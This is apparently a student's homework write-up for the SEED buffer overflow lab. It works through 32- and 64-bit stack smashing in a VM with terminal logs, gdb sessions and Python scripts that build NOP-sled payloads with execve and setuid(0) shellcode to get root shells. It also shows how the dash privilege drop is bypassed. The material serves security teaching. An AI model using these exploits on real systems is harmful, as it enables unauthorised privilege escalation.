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CSCE 465 - HW 2

Task 1:

```
[03/05/21]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/05/21]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
[03/05/21]seed@VM:~$ cd ./Desktop/CSCE465/HW2
[03/05/21]seed@VM:~/.../HW2$ cd code
[03/05/21]seed@VM:~/.../code$ cd .
[03/05/21]seed@VM:~/.../code$ cd ..
[03/05/21]seed@VM:~/.../HW2$ cd shellcode
[03/05/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[03/05/21]seed@VM:~/.../shellcode$ a32.out
$ ls
Makefile  a32.out  a64.out  call_shellcode.c
$
$
$
$ exit
[03/05/21]seed@VM:~/.../shellcode$ a64.out
$ ld s
Makefile  a32.out  a64.out  call_shellcode.c
$ ls
$ cd ..
$ ls
Labsetup.zip  code  shellcode
$
$ exit
[03/05/21]seed@VM:~/.../shellcode$
```

When these files are run a simple 32/64-bit (depending on which of the files is used) shell is started within the terminal, allowing regular shell permissions allotted to the user “seed”. This, therefore, demonstrates that this shellcode will spawn a shell when executed, which will allow us to utilize such inside of exploit programs via buffer overflow attacks to gain privileged access accordingly.

Task 2:

```
[03/05/21]seed@VM:~/.../shellcode$ cd ..
[03/05/21]seed@VM:~/.../HW2$ cd code
[03/05/21]seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -m32 -o stack -z execstack -fno
-stack-protector stack.c
[03/05/21]seed@VM:~/.../code$ sudo chown root stack
[03/05/21]seed@VM:~/.../code$ sudo chmod 4755 stack
[03/05/21]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg sta
ck.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg sta
ck.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[03/05/21]seed@VM:~/.../code$
```

As evidenced above, the code to be used for the following buffer overflow attacks has been created accordingly. Points to note are the disabling of stack protection and the set up of “stack” (and it’s subsidiaries: stack-L1 through stack-L4) have been set up with “root” ownership, which will assist with the exploits to spawn “root” shells.


Task 3:

```python
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcb48 + 116 ## Change this number
offset = 112 # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

```
EIP: 0x565562c2 (<bof+21>:      sub    esp,0x8)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0x74
   0x565562b8 <bof+11>: call   0x565563f7 <__x86.get_pc_thunk.ax>
   0x565562bd <bof+16>: add    eax,0x2cfb
=> 0x565562c2 <bof+21>: sub    esp,0x8
   0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
   0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
   0x565562cb <bof+30>: push   edx
   0x565562cc <bof+31>: mov    ebx,eax
[-------------------------------------stack-------------------------------------]
0000| 0xffffcad0 ("1pUVd\317\377\377\220\325\377\367\340\263\374", <incomplete s
equence \367>)
0004| 0xffffcad4 --> 0xffffcf64 --> 0x205
0008| 0xffffcad8 --> 0xf7ffd590 --> 0xf7ffd1000 --> 0x464c457f
0012| 0xffffcadc --> 0xf7fcb3e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffcae0 --> 0x0
0020| 0xffffcae4 --> 0x0
0024| 0xffffcae8 --> 0x0
0028| 0xffffcaec --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb48
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcadc
gdb-peda$ p/d 0xffffcb48 - 0xffffcadc
$3 = 108
gdb-peda$ q
[03/05/21]seed@VM:~/.../code$ ./exploit.py
[03/05/21]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# q e exit
[03/05/21]seed@VM:~/.../code$ ./exploit.py
[03/05/21]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[03/05/21]seed@VM:~/.../code$ ./exploit.py
[03/05/21]seed@VM:~/.../code$ ./stack-L1
Input size: 517
#
```

In this task I was charged with launching a buffer overflow attack on a 32-bit program. To begin, I started by placing a breakpoint at the “bof” function in “main”, which would then allow me to get the address (via “p &buffer”) of the start of the buffer to be used for the overflow attack and the stack pointer at the overflow (via “p $ebp). Using these two addresses, I was able to determine the offset to be the subtraction of these addresses with 4 added to it to account for the next available address. This value was then applied to the stack pointer’s address, with another 4 added for the same reason, which, when applied to the privileged stack program, allowed me to spawn a “root” privileged shell accordingly.

Task 4:




```
exploit.py                                                    stack.c

#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
stack = 0xffffcf58
buff = 0xffffcaa0
ret    = buff + start## Change this number
offset = 240 # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
for x in range(0, offset, L):
        content[x:x + L] = (ret).to_bytes(L,byteorder='little')
##content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
#################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

```
[03/06/21]seed@VM:~/.../code$ ./exploit.py
[03/06/21]seed@VM:~/.../code$ ./stack-L2
Input size: 517
# whoami
root
#
```

Similar to Task 3, I was once again tasked with causing a buffer overflow to spawn a “root” shell on a 32-bit program, but this time without knowing the size of the buffer. To this extent, I was not allowed to use the stack pointer to derive the size with gdb as I had in Task 3, but instead had to use stack spraying to induce the same result. In doing so, I started by getting the start of the buffer’s address again then, with the provided knowledge of the size being between the size of 100 and 200 bytes, set an offset value of 240 to account for the maximum size of the buffer and any environment data injected by gdb in determining the buffer address. From here, I created a for-loop that would inject the buffer’s return address incremented to the start of the shellcode across the maximal buffer size (incrementing the loop by 4 to account for the address size on 32-bit programs), therefore guaranteeing that the buffer would eventually hit the return address. As a result of this, I was successfully able to spawn the “root” shell.

Task 5:



Similar to Task 3, this task was complicated by the fact that it was a buffer overflow attack on a 64-bit program instead of a 32-bit one. To this extent, I started by updating the shellcode in the exploit program then determined the buffer and stack pointer addresses as done previously. Due to the issue of 64-bit addresses terminating early due to their leading 0's being passed into "strcpy()", I instead flipped my badfile contents and placed the shellcode at the start (rather than the end, as previously) and placed the calculated return address at the end accordingly. Likewise, the offset calculation and the return address were incremented by 8 each, identical as to how 4 was added in 32-bit, but this accounts for the increase in address size associated with 64-bit programs. Once run, this buffer overflow attack also succeeded in spawning a "root" shell.

Task 6:

```
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode
##content[450:450 + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
##shelllength = 30
##stack = 0x7fffffffddb0
##buff = 0x7fffffffd996
##dummy_buff = 0x7fffffffd9c0
##length_addr = 0x7fffffffdfe4
##bof_ret_addr = 0x555555555252
##badfile_addr = 0x7fffffffdfe8
##fread_addr = 0x7ffff7e49fe0
##ret      = 0x7ffff7e49fe0# Change this number
##offset = 18 # Change this number

ret = 0x7fffffffdfe4 + 26
offset = 18

L = 8     # Use 4 for 32-bit address and 8 for 64-bit address
##for x in range(0, offset, L):
        ##content[x:x + L] = (ret).to_bytes(L,byteorder='little')
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

```
R14: 0x0
R15: 0x0
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x55555555522e <bof+5>:      mov    rbp,rsp
   0x555555555231 <bof+8>:      sub    rsp,0x20
   0x555555555235 <bof+12>:     mov    QWORD PTR [rbp-0x18],rdi
=> 0x555555555239 <bof+16>:     mov    rdx,QWORD PTR [rbp-0x18]
   0x55555555523d <bof+20>:     lea    rax,[rbp-0xa]
   0x555555555241 <bof+24>:     mov    rsi,rdx
   0x555555555244 <bof+27>:     mov    rdi,rax
   0x555555555247 <bof+30>:     call   0x5555555550c0 <strcpy@plt>
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffffd960 --> 0x19
0008| 0x7fffffffd968 --> 0x7fffffffddb0 --> 0x9090909090909090
0016| 0x7fffffffd970 --> 0x7ffff7dcb548 --> 0x0
0024| 0x7fffffffd978 --> 0x0
0032| 0x7fffffffd980 --> 0x7fffffffdd90 --> 0x7fffffffdfd0 --> 0x0
0040| 0x7fffffffd988 --> 0x555555555350 (<dummy_function+62>:   nop)
0048| 0x7fffffffd990 --> 0x0
0056| 0x7fffffffd998 --> 0x7fffffffddb0 --> 0x9090909090909090
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ x/20x $rbp
0x7fffffffd980: 0x00007fffffffdd90      0x0000555555555350
0x7fffffffd990: 0x0000000000000000      0x00007fffffffddb0
0x7fffffffd9a0: 0x0000000000000000      0x0000000000000000
0x7fffffffd9b0: 0x0000000000000000      0x0000000000000000
0x7fffffffd9c0: 0x0000000000000000      0x0000000000000000
0x7fffffffd9d0: 0x0000000000000000      0x0000000000000000
0x7fffffffd9e0: 0x0000000000000000      0x0000000000000000
0x7fffffffd9f0: 0x0000000000000000      0x0000000000000000
0x7fffffffda00: 0x0000000000000000      0x0000000000000000
0x7fffffffda10: 0x0000000000000000      0x0000000000000000
gdb-peda$ q
[03/09/21]seed@VM:~/.../code$ ./exploit.py
[03/09/21]seed@VM:~/.../code$ ./stack-L4
Input size: 517
# whoami
root
#
```


```
seed@VM: ~/.../code
RCX: 0x7fffffffdd80 --> 0x0
RDX: 0x7fffffffdd80 --> 0x0
RSI: 0x0
RDI: 0x7fffffffddb0 --> 0x9090909090909090
RBP: 0x7fffffffd980 --> 0x7fffffffdd90 --> 0x7fffffffdfd0 --> 0x0
RSP: 0x7fffffffd960 --> 0x19
RIP: 0x555555555239 (<bof+16>:  mov    rdx,QWORD PTR [rbp-0x18])
R8 : 0x0
R9 : 0x10
R10: 0x55555555602c --> 0x52203d3d3d3d000a ('\n')
R11: 0x246
R12: 0x555555555140 (<_start>:  endbr64)
R13: 0x7fffffffe0c0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x55555555522e <bof+5>:      mov    rbp,rsp
   0x555555555231 <bof+8>:      sub    rsp,0x20
   0x555555555235 <bof+12>:     mov    QWORD PTR [rbp-0x18],rdi
=> 0x555555555239 <bof+16>:     mov    rdx,QWORD PTR [rbp-0x18]
   0x55555555523d <bof+20>:     lea    rax,[rbp-0xa]
   0x555555555241 <bof+24>:     mov    rsi,rdx
   0x555555555244 <bof+27>:     mov    rdi,rax
   0x555555555247 <bof+30>:     call   0x5555555550c0 <strcpy@plt>
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffffd960 --> 0x19
0008| 0x7fffffffd968 --> 0x7fffffffddb0 --> 0x9090909090909090
0016| 0x7fffffffd970 --> 0x7ffff7dcb548 --> 0x0
0024| 0x7fffffffd978 --> 0x0
0032| 0x7fffffffd980 --> 0x7fffffffdd90 --> 0x7fffffffdfd0 --> 0x0
0040| 0x7fffffffd988 --> 0x555555555350 (<dummy_function+62>:   nop)
0048| 0x7fffffffd990 --> 0x0
0056| 0x7fffffffd998 --> 0x7fffffffddb0 --> 0x9090909090909090
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $rbp
$3 = (void *) 0x7fffffffd980
gdb-peda$ p/d 0x7fffffffd980 - 0x7fffffffd976
$4 = 10
```

This task was nearly identical to that of Task 5, however it came with the complexity of an exceedingly small buffer size. While I used the same tactics I had employed previously to determine the buffer address, stack pointer, and accordingly calculations from there, I still ran into issues due to the shellcode being spread out or written over. To fix this, I moved my

shellcode further into my badfile (ironically, it worked best putting it at the same location I had put it in Tasks 3 and 4). After this, I determined that using the buffer address itself as the return address wasn't working due to the size of the buffer being supplied, so instead I set the return address as that of the "length" value, which called the "fread()" function, which would in turn read in the generated badfile from previous iterations of my code running. This, in turn, led to the shellcode being spawned accordingly and allowing me to create the privileged "root" shell as a result.

Task 7:


```
[03/09/21]seed@VM:~/.../code$ sudo ln -sf /bin/dash /bin/sh
[03/09/21]seed@VM:~/.../code$ cd ..
[03/09/21]seed@VM:~/.../HW2$ cd shellcode
[03/09/21]seed@VM:~/.../shellcode$ a32.out
$ exit
[03/09/21]seed@VM:~/.../shellcode$ a64.out
$ exit
[03/09/21]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[03/09/21]seed@VM:~/.../shellcode$ a32.out
$ exit
[03/09/21]seed@VM:~/.../shellcode$ a64.out
$ exit
```



```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

// Binary code for setuid(0)
// 64-bit:  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
// 32-bit:  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"


const char shellcode[] =
#if   x86_64
  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"

#else
  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"

#endif
;

int main(int argc, char **argv)
{
   char code[500];

   strcpy(code, shellcode);
   int (*func)() = (int(*)())code;

   func();
   return 1;
}
```


```
      |  ^~
call_shellcode.c: In function 'main':
call_shellcode.c:26:17: error: 'shellcode' undeclared (first use in this funct
ion)
   26 |    strcpy(code, shellcode);
      |                 ^~~~~~~~~
call_shellcode.c:26:17: note: each undeclared identifier is reported only once
 for each function it appears in
make: *** [Makefile:7: setuid] Error 1
[03/09/21]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[03/09/21]seed@VM:~/.../shellcode$ a32.out
Illegal instruction
[03/09/21]seed@VM:~/.../shellcode$ a64.out
Illegal instruction
[03/09/21]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[03/09/21]seed@VM:~/.../shellcode$ a32.out
$ exit
[03/09/21]seed@VM:~/.../shellcode$ a64.out
$ exit
[03/09/21]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[03/09/21]seed@VM:~/.../shellcode$ a32.out
# whoami
root
# exit
[03/09/21]seed@VM:~/.../shellcode$ a64.out
# whoami
root
# exit
[03/09/21]seed@VM:~/.../shellcode$
```

As evidenced in the first image, when compiled and ownership set to “root”, both the 32-bit and 64-bit program were not able to generate a “root” shell when called despite having “root” privileges due to “dash” protection being in place to stop this. However, as demonstrated in the second image, when the shellcode is updated to contain “setuid(0)” inside of it the “root” privilege assigned to it can still be utilized despite the “dash” protection in place.



This work-around of the “dash” protection exploit can be demonstrated in the above image, where my Task 3 code contains the updated shellcode, as well as an updated return address and offset value due to me having shut down my virtual machine prior to starting this task. When this exploit program is run with the shellcode containing the “setuid(0)” function at the start, the “dash” protection can be skirted in the same way as done prior and spawn a “root” shell accordingly.

Task 8:



```
exploit.py                                                    call_shellcode.c

  ##"\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  ##"\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  ##"\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode
##content[450:450 + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
##shelllength = 30
##stack = 0x7fffffffddb0
##buff = 0x7fffffffd996
##dummy_buff = 0x7fffffffd9c0
##length_addr = 0x7fffffffdfe4
##bof_ret_addr = 0x555555555252
##badfile_addr = 0x7fffffffdfe8
##fread_addr = 0x7ffff7e49fe0
##ret    = 0x7ffff7e49fe0# Change this number
##offset = 18 # Change this number

ret = 0xffffcb68 + 120
offset = 112

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
##for x in range(0, offset, L):
```

